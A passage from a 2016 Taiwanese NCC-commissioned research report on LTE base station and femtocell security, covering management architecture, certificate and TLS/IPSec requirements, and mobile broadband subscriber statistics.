- 微型基站管理系統位於電信業者的網域：當微型基站管理系統位於電信業者的網域中時，管理的流量將經由 IPSec 所建立的隧道做傳送。此位於微型基站及核心網路間的 IPSec 隧道，將同時供訊號以及使用者流量傳輸使用。若需要保證微型

基站與微型基站管理系統間點對點的安全，電信業者也可以選擇加上其他的安全技術，使微型基站管理系統能夠存取公共網路。

- 微型基站管理系統位於公共網路：當微型基站管理系統位於公共網路時，微型基站必須和微型基站管理系統建立一個安全的隧道，用以傳遞管理流量。此 TLS 隧道的使用規範於[TS33.320]。




圖 4- 66 分散式微型基站管理系統架構及安全技術示意圖

資料來源：LTE Security [Dan Forsberg et al.]

圖 4- 66 為分散式微型基站管理系統的管理架構以及安全技術示意圖，此圖介紹了能夠使用的連線之基本類型。在微型基站當中的 TR-069 Agent 和微型基站管理系統中的 TR-069 Manager 中間的管理流量，將被基站和安全閘道間 IPSec 隧道保護，而根據電信業者的政策，安全閘道、微型基站管理系統和其他網路內部介面，可用 Zb 介面來保護相同域名的元件之間的安全，或者是使用 Zb 以及 Za 的串列介面來保護不同域名的元件之間的安全。在做軟體下載或者是其他文件傳輸時，微型基站和微型基站管理系統之間必須先建立 TLS 隧道，才能夠繼續進行後續的上傳下載動作。以下介紹 3GPP 提出的兩種使用於微型基站網路中的管理系統。

(1) 初始型微型基站管理系統

初始型微型基站管理系統意指微型基站管理系統是基站在第一次開機或是重置以後的第一個管理接觸點，微型基站管理系統的 URL 可能是寫死在基站系統配置當中，或者是由製造商指定。在 3GPP 的規範當中並未規範初始型微型基站管理系統應當架設在電信業者、電信設備商或者是第三方，因此基站的註冊程序是彈性的。由於這個特性，初始型微型基站管理系統多設置在公共網路當中，否則安全閘道的位置也同樣需預先設定於基站當中。初始型微型基站管理系統提供了基站運算的位置和參數，以供後續的運算使用，此位置和參數可能是基於基站所回報的地理位置或者是該基站獨一的身分識別。另外，若初始型微型基站管理系統偵測到基站當中的軟體版本已過期，也會將基站軟體進行更新的動作。如果初始型微型基站管理系統位於電信業者網路內的安全閘道後方，那麼此安全閘道稱為初始型安全閘道，並且此安全閘道的位置將預先設定於基站內部。此稱呼僅為邏輯上的稱呼，而非實際將安全閘道分開。

(2) 服務型微型基站管理系統

服務型微型基站管理系統是平日基站運作時負責管理基站的管理系統。服務型微型基站管理系統通常設置於電信業者內部網路，因為此種管理系統的管理任務多跟電信業者內部的運算高度相關。根據微型基站管理的規範[TS32.593]，基站在第一次連接網路時必須向服務型微型基站管理系統註冊。接著，服務型微型基站管理系統會為基站做設定管理以及軟體更新並回收基站所收集到的效能表現報告。如果服務型微型基站管理系統位於電信業者內部網路的話，負責管理用流量的安全閘道稱為服務型安全閘道。此稱呼同樣為邏輯上的稱呼，並不需將安全閘道或者是負責管理用流量的 IPSec 隧道分開。

圖 4- 67 提出了一個可能的架構，此架構的初始型微型基站管理系統架設於公共網路，而服務型微型基站管理系統架設於電信業者內部網路。在基站啟動時會先連接初始型微型基站管理系統並設定安全閘道的位置以及位於內部的服務型微型基站管理系統之位置。此位置須為完全合格之域名（Fully Qualified Domain Name，FQDN），如果無法解析域名的話，也可以是一個 IP 位置。上述的設定動作皆須經由 TLS 隧道，在設定完成後，微型基站便可切斷與初始型微型基站管理系統的連線，並和服務型微型基站管理系統建立隧道，以達成安全連線。如圖中所示，微型基站管理系統所使用的管理流量並未和 S1 介面的控制、使用者訊號做分割，在此處可使用 QoS 機制。




圖 4- 67 微型基站管理系統架構圖

資料來源：LTE Security [Dan Forsberg et al.]

2. 製造時的管理及準備

為了微型基站的安全，電信設備商必須在製造微型基站時預先提供一些資訊並放進微型基站當中，此處所指資訊是獨立於微型基站所欲連接的電信業者的。在微型基站和電信業者以及微型基站管理系統做雙向認證時，就必須使用到電信設備商所放置於微型基站當中的憑證，電信設備商需提供一對公開以及私密金鑰。此私密金鑰必須安全地儲存在可信賴的環境當中，最好的情況是任何需要私密金鑰的動作皆在可信賴環境當中完成，不讓此私密金鑰流至可信賴環境之外。微型基站的金鑰生成機制規範於[TS33.320]當中，至於金鑰是直接在可信賴環境當中生成，或是在外部生成再放入可信賴環境當中，可由電信設備商自行決定。當然，如果金鑰是在外部生成的話，必須在安全的環境當中生成。由於此私密金鑰僅用於認證以及建立隧道使用，且不需要任何的金鑰恢復機制，因此電信設備商並不需存留關於此金鑰的副本。而在生成微型基站所使用的憑證時，電信設備商需自行部署憑證機構或者是將其憑證交由第三方憑

證機構簽署。另外，此憑證的有效期限也應當可完整的涵蓋此微型基站的使用期間。

3. 對於電信業者部署的準備

以下將提出在微型基站註冊服務型微型基站管理系統以及一般電信業者網路前所應當準備的資訊，這些資訊的提供須先得到微型基站存取的授權。

- 當服務型微型基站管理系統位於公共網路時，只有微型基站管理系統的完全合格之域名(FQDN)和用於驗證微型基站管理系統的根憑證是必要的。
- 當所有微型基站和電信業者網路間的通訊皆是經由安全閘道時，必須準備服務型安全閘道的完全合格之域名(FQDN)和用於驗證安全閘道的根憑證。

若一台微型基站是專屬於特定電信業者的，那麼此處所提到的資訊應在送至電信業者之前提出，或是由電信設備商在製造時一同放置於微型基站內部。若微型基站是非特定電信業者的，最可行的方法是使用各電信業者獨立的初始型微型基站管理系統。此微型基站管理系統的完全合格之域名(FQDN)同樣需於製造時放置於微型基站內，而關於電信業者的資料將於該初始型微型基站管理系統做設置。

4. 微型基站之製造商以及電信業者間的關係

微型基站及電信業者間的雙向認證要能夠成功，微型基站的製造商及電信業者之間的溝通是不可少的。如果微型基站在認證的時候選擇使用製造商提供的憑證，那麼在架設微型基站時便是由製造商所負責的。這個關係到了微型基站所用的憑證的完整性及有效性，還有微型基站裝置本身的完整性保護以及有效性。

製造商及電信業者間最重要關係是電信業者對於製造商的信任。如果簽署微型基站所使用的憑證的憑證機構與製造商無關，那麼電信業者同樣必須信任簽署該憑證的憑證機構。至於微型基站憑證的根憑證，則需發給每個電信業者。此根憑證的有效期限必須足夠長，以保證微型基站的有效性。而如果此根憑證即將到期，則需將更新過後的憑證分發給各電信業者。

5. 電信業者網路中的安全管理

在使用一些安全機制時，電信業者網路中必須做一些控管。例如，在微型基站進行認證時，這些驗證的元件必須擁有驗證用的根憑證，在安全閘道以及微型基站管理系統建立 TLS 連線時都會使用到，而這些根憑證，如（六）微型基站管理的安全面向

中第四項所述，是由微型基站的製造商提供的。如果電信業者有使用到憑證廢除機制的話，那麼就應當架設 OCSP 伺服器，這個伺服器需備有由根憑證機構所簽署的憑證，且此根憑證機構跟簽署安全閘道憑證的憑證機構需要一致，否則此微型基站就需要擁有兩個不同的根憑證。若電信業者使用了授權以及存取控管機制，那麼就應當管理相關的控管名單，例如白名單以及黑名單，關於控管名單的管理於[TS33.320]文件中也有詳細的規範。

6. 管理流量的保護

關於微型基站以及微型基站管理系統之間管理流量的安全機制規範於[TS33.320]，此處提到微型基站管理系統之連結需有完整性、保密性，並且能夠抵禦重送攻擊。另外，初始型、服務型微型基站管理系統以及安全閘道所需求的安全機制是相同的，因此此章節提到的安全機制可以適用於所有情況。在微型基站和微型基站管理系統通訊時最基本的安全需求是經過雙向認證，並且建立安全通道。在[TS33.320]當中提出了對於兩個連線情境下的安全需求，下面將對於這兩種情境介紹其特徵及各項安全機制。

(1) 經由安全閘道的管理流量

若微型基站管理系統位於電信業者網路，那麼所有的管理流量將經由 IPSec 隧道傳輸。最常見的配置是這個隧道同時也做為傳遞 S1 訊號以及使用者訊息用，如圖 4- 67 所示，當然若是將安全閘道的管理流量與其分開也是可行的。關於隧道的介紹以及其建立時所使用的雙向認證機制，已在本文中介紹，其部署的情境請參閱（六）微型基站管理的安全面向中的 1.管理架構。

(2) 位於公開網路的微型基站管理系統及微型基站間的管理流量

如果微型基站管理系統位於公共網路，那麼微型基站以及安全閘道之間的 IPSec 隧道便無法用於保護管理流量。因此需要使用替代的安全機制，規範於 BBF TR-069，此機制須在微型基站及微型基站管理系統間基於雙向認證建立 TLS 連線。關於建立 TLS 連線的所有程序應盡量接近[TS33.310]當中的 NDS/AF 以及（五）基站與安全閘道間的安全程序中所介紹的隧道建立程序，同時也應通過裝置完整性驗證，而所有 TLS 交握所需要用到的敏感函式也應當在可信賴環境當中執行，關於憑證的處理及驗證與 IKEv2 的規則相同。

7. TLS 憑證內容

關於微型基站使用的 TLS 元件之憑證規範於[TS33.310]。微型基站的 TLS 憑證內容是特別為了能夠重複使用 X.509 的憑證所選擇的，其唯一的擴充便是將微型基站獨一的完全合格之域名(FQDN)包含於名稱欄位當中。此舉是因為雖然在 RFC2818 當中推薦使用替代名稱欄位作為名稱驗證，但仍然有許多 HTTPS 的實作上是使用此欄位。

8. TR-069 規範

根據[TS33.320]，規範 BBF TR-069 的安全需求是必要的。這裡有兩個主要的理由，第一個是現在的安全規範有些已經過時了，例如 SSLv3，第二個則是微型基站是使用無線訊號的裝置，而使用無線訊號是受到規範的，因此對於微型基站的安全需求須高於一般的消費者裝置。以下將介紹 TR-069 規範的安全需求。

(1) 由於微型基站的安全需求與一般使用者裝置的前提背道而馳，因此當微型基站管理系統位於公共網路時，必須使用 TLS 保護管理流量，這比其他 TR-069 當中可以選擇性使用的 TLS 更加迫切。

(2) 前所述的需求同時也排除了經由 HTTP 發送 ACS 連線要求的可能性，這在 TR-069 當中是被禁止的。相較於 TR-069，這並不是一個非常嚴格的限制，因為這並不是強制規範於微型基站管理系統當中的。另外，如果有特別使用 ACS 連線請求的需求，依然可以將其設置於微型基站管理系統當中。

(3) 當 SSL 或是 TLS 過期時，必須使用 SSL 3.0 [draft-freier-ssl-version3-02]和 TLS 1.0 [RFC2246]。

(4) 至少要能夠支援 TLS 1.1 [RFC4346]和 TLS 1.2 [RFC5246]。理想中只有 TLS 1.2 會被規範，且其中包含已更新的演算法，但在 TLS 1.2 還未普及的形況下，TLS 1.1 也是被允許的。即使 TLS 1.1 是被允許的，但能夠使用的加密模組清單依舊需使用 TLS 1.2 中的。因此，最主要支援的加密模組為 TLS_RSA_WITH_AES_128_CBC_SHA，而非 RSA_WITH_RC4_128_SHA，以 RC4 為基礎的都不建議使用。

(5) 由於 3GPP 為微型基站所選擇的設計是 PKI 為基底的認證機制，因此任何於微型基站以及微型基站管理系統間共享金鑰、共享秘密認證的機制是不被允許的。

如果需要做雙向認證的話，那麼 TLS 不僅要支援伺服器端的認證，同時也必須支援客戶端的憑證認證。

(6) 微型基站在開機時不一定要有完全精確的時間，可以使用在關機時所儲存的時間。另外，在建立 TLS 隧道時，為了驗證憑證的有效性會使用當前時間。

（六）基站與微型基站之比較

微型基站由於其架設時的特殊性，因此在安全設計上有多處與基站相異，表 4- 28 對基站及微型基站的安全特性進行比較。

表 4- 28 基站與微型基站之比較

	基站（eNodeB）	微型基站（HeNB）
架構	UE 經由基站連接核心網路，由 MME 管理控制訊號並向 HSS 查詢做認證的動作。	增設 HeMS 做為微型基站認證用、SeGW 以保證連線安全以及使用 HeMS 管理大量微型基站。
連線	基站直接連接核心網路。	微型基站連接核心網路時經由不安全的連線，連接安全閘道並建立 IPSec 隧道後才能與核心網路連線。
安全要求	· 雙向認證 · 用戶隱私 · 管理及運算安全 · 防禦阻斷服務攻擊 · 時間及地點同步	· 雙向認證 · 用戶隱私 · 管理及運算安全 · 防禦阻斷服務攻擊 · 時間及地點同步 · 不安全連線的流量管理 · 基站軟體及內部資料的保密和完整型 · 封閉性用戶群組管理
安全特徵	· 認證 · 通訊安全	· 認證 · 本地安全 · Hosting Party 模組 · 物理安全 · 通訊安全
安全程序	· 裝置認證 · 連線斷線處理 · 時間同步	· 裝置認證及裝置完整性驗證 · Hosting Party 認證 · IPSec 建立 · 時間、地點同步
管理	電信業者直接管理	使用微型基站管理系統管理，其中又分為初始型微型基站管理系統及服務型微型基站管理系統。

資料來源:本團隊整理

第4.4節　小結

在本章中分別介紹了「一般性資安檢測技術研究」、「系統元件資安技術研究」和「基站之系統資安技術研究」。在一般性資安檢測技術研究中，本研究團隊從現有的文獻搜集中，整理出行動寬頻網路架構所面臨的威脅和風險，以及這些威脅能夠帶來的傷害，由於行動寬頻網路的核心網路（有線部分）採用全 IP 的架構，大部分的威脅來自於核心網路元件間的通訊，由此可知行動寬頻網路的安全性與 IP 網路的安全性是具備有相當高的同質性的。為了快速地討論 IP 網路的安全檢測，我們從現有 IP 網路的安全檢測來做說明，先是介紹 IP 網路可能存在的弱點，再介紹檢測 IP 網路的工具。

在第二節介紹了系統元件資安技術研究，為了建立行動寬頻網路架構的基礎架構，重要的系統元件有詳細的介紹，而接下來討論現有的安全機制，也包含了各種金鑰的生成與傳遞。在行動寬頻網路中，參與金鑰生成的機制包含認證、非存取層安全模式啟動、存取層安全模式啟動。存取層保護 UE 和 eNodeB 之間的通訊，非存取層安全性保護了 UE 和 MME 之間的通訊。透過一連串的金鑰生成，我們可以知道無線介面的控制訊號有完善的完整性和機密性保護，而 UE 到 MME 之間的控制訊號保護會建立在存取層之上，即使 eNodeB 在存取層的保護被破壞了，被攻擊者持有的 eNodeB 仍然無法破壞 UE 和 MME 之間溝通的安全性。

行動寬頻網路每個元件都會擁有安全文本（Security Context）來確保網路安全，安全文本包含了演算法資料，金鑰等資訊，不同的通訊協定或是不同的通訊介面都會有自己的安全文本來保護，每一層的安全文本應該相互獨立，攻擊者無法從破解一份安全文本來獲取另外一份安全文本的任何資訊，這個特性讓行動寬頻網路的安全性得以保障。

資訊安全並非是永久不變的，隨著新的技術出現，新的威脅也會隨之而來。網路檢測需要不斷的更新技術，才能夠確保系統的健全。在本章提到的 IP 網路檢測工具 ZAP 和 W3af 能夠滿足大部分 OWASP 所提到的網路弱點，然而一般的網路檢測工具能提供的測試項目非常有限，攻擊者往往能夠想出更複雜的手法來破解系統，一個通過檢測工具的系統，仍有可能被進階的、複合的手法所攻擊，不斷的更新以及產生測試項目，能夠確保系統所能承受的攻擊壓力越大，但是另一方面，所需要的人力資源

也越多。

行動寬頻網路中，基站是聯繫 UE 和核心網路間的通訊，而且也是直接面對用戶與攻擊者，所以基站在行動寬頻網路中扮演著相當重要的角色，基站的安全性直接影響到底下連接的使用者，而且基站中的微型基站設備，可用來提升小區域訊號的收訊品質，這些微型基站的設備成本低，所以難以提供較強的安全保護。也因此，基站的角色有可能會被惡意使用者攻擊，進一步奪取基站的控制權，一旦擁有控制權，透過本章的介紹可知,使用者的資料如果沒有加以保護,則可以被該受控制的基站所竊聽，本計畫針對基站進行安全性的研究，意旨在確保基站的基礎安全，以確保用戶的資訊安全。

最後，從本章節的研究當中可知，若一般基站遵循著 3GPP 所制定的規範，其實能遭遇的資安問題並不大，包含採用 IPSec、淘汰舊有 2G 系統、加強基站監控管理或入侵偵測回報機制等。若每個元件都遵循著標準規範的建議，基站最大的威脅其實來自於人員的管理，並非技術面的威脅，電信業者如何管理這些大量散佈在外的基站設備，為基站資安最為重要的課題。

國家通訊傳播委員會 104 年度委託研究報告

GRB 系統編號：PG10411-0024

建置基站資安檢測環境計畫(第 1 期)

委託研究案期末報告(下)

計畫委託機關：國家通訊傳播委員會

計畫執行單位：財團法人電信技術中心

中華民國 105 年 8 月

國家通訊傳播委員會 104 年度委託研究報告

GRB 系統編號：PG10411-0024

建置基站資安檢測環境計畫(第 1 期)

委託研究案期末報告

計畫主持人：李大嵩博士

計畫顧問 ：謝續平博士

協同主持人 ：蔡志明、林永勝、黃育綸

本報告不必然代表國家通訊傳播委員會意見

中華民國 105 年 8 月

目 錄

圖 目 錄

表 目 錄

中文摘要

關鍵字：行動寬頻網路、資訊安全、基站、微型基站、網路攻擊、網路安全

電信技術發展日新月異，持續促進資通訊科技與應用服務融合創新，也為電信產業帶來新的挑戰，當眾人沉醉於智慧型手機及 APP 加值服務的迷人之處時，卻很容易忽略潛藏的安全危機，更遑論經由空氣傳輸訊號之行動寬頻網路。有鑑於此，行政院科技會報辦公室於 103 年公告「加速行動寬頻服務及產業發展方案」之計畫，用以建構優良的行動寬頻發展環境，並著重行動寬頻資訊安全的維護。

行動寬頻網路是無線通訊網路從電路交換語音網路邁向全資料封包網路的重要里程碑。行動寬頻網路簡化了既有行動通訊網路架構，與其他 IP 通訊網路進行無縫整合，使成為扁平式的全 IP (Flat All-IP)多重存取核心的網路架構，尤其在行動寬頻網路架構下的基站系統功能大為提升，改變以往 2G、3G 四階層網路架構，精簡為為兩階層，大幅降低訊號延遲處理時間，許多功能改由基站系統負責，如通訊的資源調度能力、資料加解密、訊息傳送、品質管理等；且基站可透過後端骨幹網路，直接連接相鄰基站及核心設備，也因此在行動寬頻網路基站系統之資訊安全也成為各界所關心之議題。

建置基站系統通訊檢測環境計畫期能發展一套完整的行動寬頻基站系統資安服務體系，以提升國內整體行動寬頻網路安全，提供民眾更安全的通訊使用環境，並協助國內行動通訊產業提升通過國際資安檢測能力。本研究團隊就國際經驗蒐集，實地考查行動寬頻網路資安管理先進之國家，提出行動寬頻基站資安檢測項目規劃、行動寬頻資安檢測平臺規劃與管理方針芻議，以期健全我國基站資安管理體系，從人員管理面及系統檢測面雙管齊下，確保我國基站資訊安全及管理能量可與國際接軌。

Abstract

Keyword：4G, LTE, eNodeB, HeNB, DDoS, Uu, S1, X2, Mobile Security

The rapid development of technology in the area of telecommunications keeps improving the integration and innovation of InfoCom technology and application service. However, on the other hand, it brings brand new challenges for information security. In the light of this, in order to set up a better environment for mobile broadband service and to emphasize the safeguarding for mobile broadband information security, the Board of Science and Technology, Executive Yuan announced the project of “Accelerate Mobile Broadband Service and Industrial Development” (hereinafter as the “Project”) in the year of 2014.

Mobile broadband network (e.g. LTE) is a milestone of a circuit-switched voice network (Public Switched Telephone Network, PSTN) striding forward to a full data packets network. Mobile broadband network simplifies the existing mobile network structure into an all-IP flat architecture system that increases the capacity and speed of wireless data networks. One of the major simplifications is the base-station architecture, which is eNodeB in the 4G terminology and it eliminates the need for a radio resource controller and assumes signaling transportation, control-plane and security functions. The eNodeB plays a fundamental role in managing traffic on the network. Thus security of eNodeB becomes an important issue of mobile broadband network system.

The Project is expected to establish an integrated security detection service system for Base Stations of mobile broadband network. The objectives are as the following:

(1) To improving the security of domestic mobile broadband networks;

(2) To provide consumers a safer communication environment; and

(3) To assist the domestic mobile communication product industries to enhance the capability through the security detecting or certificating of the international organizations.

Our Team had provided suggestions for mobile broadband network security detection technologies, regulations, management policies, test plans, the platform establishments and research of eNodeB security by doing research for the international standards (e.g. ITU, 3GPP) and advanced countries' experiences. What we have to do is to manage policies and eNodeB detection systems at the same time, and to make sure that our mobile broadband network security can be geared to international standards.

第5章　行動寬頻基站資安管理方針研究

第5.1節　國內環境分析

1997 年我國開放行動電話，開始商業化進入消費市場，行動電話已經成了生活必需品，普及率於 2002 年達 108%，為當時之世界第一，行動科技的發展使得個人同時擁有多個智慧型裝置，根據國際電信聯合會(International Telecommunication Union, ITU)發布的資料[83] ，2015 年底全球行動寬頻滲透率將達到 47%，全球 74 億的總人口數中，將有超過 70 億的行動用戶，3G 行動網路將可覆蓋全球 69%的人口、2G 網路的覆蓋率則可望達到 95%的人口。

愛立信最新報告[84]認為到了 2020 年全球的行動用戶高達 92 億，有七成人口會使用智慧型手機，用戶數將達到 61 億的人口，行動寬頻網路會覆蓋全球九成人口。由數據的傳輸量來看行動網路的使用程度，估計 2020 年全球的行動數據訊務量將有八成來自智慧型手機，使用最高的應用是串流影片與社交網路。

Cisco 就行動數據訊務量的差異以及未來預估[85]：2014 年全球行動數據訊務量為 30EB(Exabyte)，2019 年則會增加至 292EB，這數字大概是 2000 年時所有固網、行動網路與 IP 訊務量的 292 倍,過去可能有許多行動應用卡在頻寬的問題而無法實現，4G 不僅有更大頻寬、更快的上網速度，能負荷更大量的資料傳輸需求，這勢必也將帶動更多應用服務，行動網路的重要性以及未來性不言而喻。

本節將進行國內環境分析區分，行動寬頻網路市場分析、國內主管機關規範、電信業者網路佈建、電信設備商交付設備規格保證、使用者行為等面向，以供委託單位研擬未來行動業務發展規劃之參考。

一、行動寬頻網路市場分析

我國通訊傳播委員會（以下簡稱 NCC）從 2013 年 5 月 8 日公告生效「行動寬頻業務管理規則」開始，至 2014 年 6 月 4 日陸續發給中華電信、遠傳電信、台灣大哥

[83] ITU ICT Facts and Figures – The world in 2015.
[84] Ericsson Mobility Report, Feb 2015.
[85] White Paper: Cisco VNI Forecast and Methodology, 2014-2019

大、台灣之星、亞太電信及國碁電子等 6 家行動寬頻業務特許執照止，不到 1 年時間即完成釋照作業程序，2014 年對於臺灣的行動上網發展來說是一個嶄新的階段，2014 年 5 月 4G 服務陸續開台，讓行動寬頻網路的普及度大幅提高，行動服務更加蓬勃發展。

我國 3G 自 2004 年開始提供服務至 2009 年，其用戶數首度超越 2G，研究機構 IDC 預估 2015 年底臺灣 4G 用戶數可超過 800 萬，實際公告行動寬頻上網統計資訊[86]，如下表所示，我國 4G 用戶數於 2015 年 8 月已突破 IDC 預估數達 866 萬以上的用戶，同年 9 月 4G 用戶數首度超越 3G 用戶數(請參閱圖 5- 1)， IDC 認為臺灣 4G 首年用戶普及率成長幅度可稱得上全球第一。

表 5- 1 3G 寬頻上網帳號數

年度	月份	行動寬頻帳號數			
		3G 數據	4G 數據	WBA	小計
104 年	1 月	15,090,161	4,023,940	93,632	19,207,733
104 年	2 月	14,493,037	4,598,777	92,259	19,184,073
104 年	3 月	13,902,144	5,261,698	91,614	19,255,456
104 年	4 月	10,951,919	5,852,935	91,038	16,895,892
104 年	5 月	10,499,513	6,485,911	89,892	17,075,316
104 年	6 月	9,980,040	7,208,050	89,135	17,277,225
104 年	7 月	9,555,697	7,930,423	84,350	17,570,470
104 年	8 月	9,142,347	8,663,921	82,738	17,889,006
104 年	9 月	8,776,898	9,338,141	80,145	18,195,184
104 年	10 月	8,293,760	10,086,993	80,145	18,460,898

[86] NCC, “寬頻上網帳號數”. [Online]. Available: http://www.ncc.gov.tw/chinese/news.aspx?site_content_sn=2035，[Accessed:2016/7/19].

年度	月份	行動寬頻帳號數			
		3G 數據	4G 數據	WBA	小計
104 年	11 月	7,865,042	10,799,471	N/A	18,664,513
104 年	12 月	7,509,288	11,574,365	N/A	19,083,653
105 年	1 月	7,098,483	12,206,398	N/A	19,304,881
105 年	2 月	6,702,736	12,851,974	N/A	19,554,710
105 年	3 月	6,314,232	13,456,285	N/A	19,770,517
105 年	4 月	5,947,789	14,038,858	N/A	19,986,647
105 年	5 月	5,601,711	14,640,537	N/A	20,242,248

資料來源：NCC 及本團隊整理(NCC 最後更新日期為 2016/7/19)




圖 5- 1 我國 3G 及 4G 行動上網用戶數

資料來源：NCC 及本團隊整理

行動上網邁向 4G 世代，推動 4G 發展的關鍵是消費者體驗，由於消費者需求增加，更多新穎的 App 應運而生、線上影片、遊戲及撥打視訊通話等行動上網應用扮演關鍵角色，行動上網應用的採用者逐漸地擴散到對科技運用較不純熟的族群，進一步

提高行動上網率。本研究分析由 NCC 公布的行動通訊業務營業收入資料[87]截至 2015 年 8 月止，所有業者行動營業月收入總計，依不同業務分別是 2G：36,522 萬元，3G：959,941 萬元，4G：834,665 萬元，3G 超越 4G 的營收差距在 13.1%左右，依目前成長趨勢下 4G 單月營收有望於 2016 年年底前超越 3G，成為行動通訊市場主流技術如圖 5- 2 所示。

